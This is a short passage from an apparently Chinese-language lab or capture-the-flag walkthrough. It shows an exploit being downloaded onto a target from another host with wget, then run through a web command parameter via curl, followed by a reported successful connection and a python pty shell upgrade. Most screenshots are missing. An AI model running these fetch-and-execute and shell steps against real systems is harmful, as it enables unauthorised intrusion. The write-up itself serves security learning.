
使用目标机下载exp

wget 192.168.21.134/exp




移动到tmp目录并执行





curl <http://localhost:9999/?cmd=bash%20/tmp/exp>




连接成功


优化shell

python3 -c "import pty;pty.spawn('/bin/bash')"



查看历史命令





搞定